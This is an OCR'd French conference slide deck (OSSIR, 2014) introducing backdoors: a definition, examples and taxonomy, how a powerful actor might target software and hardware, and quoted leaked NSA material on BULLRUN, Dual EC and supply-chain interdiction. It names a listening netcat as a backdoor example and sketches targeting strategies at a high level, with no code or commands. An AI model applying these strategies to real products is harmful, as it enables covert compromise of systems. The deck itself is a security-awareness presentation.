10 juin 2014

OSSIR


Porte dérobées : implications du nouveau paradigme de l'industrie des composants microélectroniques

Partie 1 : rappels sur les portes dérobées

Ary Kokos


solucom
management & IT consulting

Contexte & Objectif



L’une des graals des portes dérobées, avec l’altération de standards, est l’altération de microprocesseurs

Sujet détaillé par Laurent Bloch en seconde partie



En introduction

Petit safari (non exhaustif) au pays des portes dérobées

Agenda

▶ 1. Introduction


2. Portes dérobées logicielles

3. Portes dérobées matérielles

4. Portes dérobées cryptographiques

NON PROTEGE

Introduction
> Porte dérobée



Une fonction cachée visant à contourner les moyens de protections légitimes d’un système

Exemples

- Comptes cachés / codés en dur
- Netcat en écoute
- Modification d’un code cryptographique afin de l’affaiblir ou de permettre la fuite des clefs
- Ajout d’un implant matériel
- Influence sur des standards
- Etc

Complexité variable

- Comptes codés en dur
- Altération logiciel simple (un « if ») à de modification discrètes (sys_wait4(), qui ressemblait à une erreur typographique)
- Altération du BIOS, SMM, firmware de disques durs, firmware de cartes réseau, cartes SIM, du RTOS baseband d’un téléphone
- Altération du compilateur pour ajouter la porté dérobée à la volée (Reflections on Trusting Trust, Ken Thompson)
- Influence sur des standards (protocoles, mathématiques, etc)
- Implants matériels sur des standards (protocoles, mathématiques, etc)
- Canaux cachés

Symétrie


- Symétriques :

  lorsque découverte, un tiers peut l’exploiter
- Asymétrique :

  même découverte, seul l’auteur peut l’exploiter

Comment cibler un produit ?

> Supposons que l’on soit une entité « puissante » souhaitant mettre en place une porte dérobée



Logiciel/matériel national sous influence

- Influence légale / économique
- Attaque ciblée (intrusion informatique ou manipulation)
  - Porte dérobée (soft, BIOS, PRNG, etc)
  - Ou tout simplement l’accès direct aux informations (ex PRISM)

Logiciel/matériel closed source étranger

- Cibler sur quoi ce repose le produit
  - Influencer les standards (mathématiques, NIST, etc)
  - Attaquer les projets opensource sur lesquels ces logiciels reposent
  - Piéger en avance de phase le matériel (microprocesseur, matériel, etc)
  - Attaquer le processus de distribution (ouvrir le colis et patcher)
  - Identifier les failles et les portes dérobées de l’éditeur
- Cibler le « producteur »
  - Attaque ciblée sur l’éditeur, l’intégrateur, les cabinets d’audit et conseil
  - Sabotage économique
- Exploiter la « concurrence »
  - Identifier et exploiter la porte dérobée placée par le pays tiers


Logiciel opensource

- Un ensemble restreint de produits à viser, en particulier dans le domaine cryptographique (cf nombre de logiciels impactés par HeartBleed) et peu audités (cf Truecrypt & OpenSSL)
- Désinformation et/ou attaque sur le projet opensource + recherche de bugs

Implémentation « maison »

- Rarement correctement conçues et implémentées ; attaque ciblée

Illustration
> BULLRUN (NSA) / EDGEHILL (GCHQ)




Secret Documents Reveal N.S.A. Campaign Against Encryption

Documents show that the N.S.A. has been waging a war against encryption using a battery of methods that include working with industry to weaken encryption standards, making design changes to cryptographic software, and pushing international encryption standards it knows it can break. Related Article »


The New York Times

http://www.nytimes.com/interactive/2013/09/05/us/documents-reveal-nsa-campaign-against-encryption.html



1. (TS//SI//REL) Project BULLRUN deals with NSA's abilities to defeat the encryption used in specific network communication technologies. BULLRUN involves multiple sources, all of which are extremely sensitive. They include CNE, interdiction, industry relationships, collaboration with other IC entities, and advanced mathematical techniques. Several ECIs apply to the specific sources, methods, and techniques involved. Because of the multiple sources involved in BULLRUN activities, "capabilities against a technology" does not necessarily equate to decryption.


SRC : NSA



B.3. (TS//SI//REL) Details of the CES collaboration with:

- NSA/CSS Commercial Solutions Center (NCSC) to leverage sensitive, cooperative relationships with industry partners
- Tailored Access Operations (TAO) to leverage computer network exploitation activities
- Second Party partners
- specific U.S. Government/IC entities

to further NSA/CSS capabilities against encryption used in network communication technologies




Report: NSA paid RSA to make flawed crypto algorithm the default

The NSA apparently paid RSA $10M to use Dual EC random number generator.


http://arstechnica.com/security/2013/12/report-nsa-paid-rsa-to-make-flawed-crypto-algorithm-the-default/

Illustration
> Ouvrir le colis, patcher et reposter



(TS//SI//NF) Such operations involving **supply-chain interdiction** are some of the most productive operations in TAO, because they pre-position access points into hard target networks around the world.

(TS//SI//NF) Left: Intercepted packages are opened carefully; Right: A "load station" implants a beacon



REDACTED

(TS//SI//NF) Not all SIGINT tradecraft involves accessing signals and networks from thousands of miles away... In fact, sometimes it is very hands-on (literally!). Here's how it works: shipments of computer network devices (servers, routers, etc.) being delivered to our targets throughout the world are ***intercepted***. Next, they are ***redirected to a secret location*** where Tailored Access Operations/Access Operations (AO – S326) employees, with the support of the Remote Operations Center (S321), enable the ***installation of beacon implants*** directly into our targets' electronic devices. These devices are then re-packaged and ***placed back into transit*** to the original destination. All of this happens with the support of Intelligence Community partners and the technical wizards in TAO.

SRC
http://hbpub.vo.llnwd.net/o16/video/olmk/holt/greenwald/NoPlaceToHide-Documents-Compressed.pdf

Agenda

1. Introduction

▶ 2. Portes dérobées logicielles

